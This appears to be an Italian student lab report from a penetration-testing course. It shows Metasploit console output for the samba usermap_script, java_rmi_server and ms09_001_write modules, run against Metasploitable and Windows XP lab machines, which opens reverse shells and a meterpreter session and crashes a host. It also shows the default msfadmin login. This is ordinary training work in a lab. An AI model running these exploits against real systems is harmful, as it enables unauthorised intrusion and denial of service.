
S7-L2

Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable. Requisito: Configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

LOGIN SU META ATTRAVESO KALI



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                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started



metasploitable login: msfadmin
Password:
Last login: Mon Jan 15 04:07:02 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

ATTACCO SU VULNERABILITA SMB



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.100:445
[*] Command shell session 1 opened (192.168.1.100:445 → 192.168.1.102:52935) at 2024-01-16 10:
41:31 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d5:0b:c4
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed5:bc4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14451 (14.1 KB)  TX bytes:22980 (22.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:504 errors:0 dropped:0 overruns:0 frame:0
          TX packets:504 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:213383 (208.3 KB)  TX bytes:213383 (208.3 KB)

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

UTILIZZARE L EXPLOIT JAVA_RMI



```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.102:1099 - Using URL: http://192.168.1.100:8080/FlUPRC
[*] 192.168.1.102:1099 - Server started.
[*] 192.168.1.102:1099 - Sending RMI Header...
[*] 192.168.1.102:1099 - Sending RMI Call...
[*] 192.168.1.102:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.102:49191) at 2024-01-16 10:4
7:09 +0100

meterpreter > 
```

UTILIZZANDO MSFTABLE ABBIAMO ATTACCATO WINDOWS XP



```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set rhosts 192.168.1.200
rhosts ⇒ 192.168.1.200
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.1.200

Attempting to crash the remote host ...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
```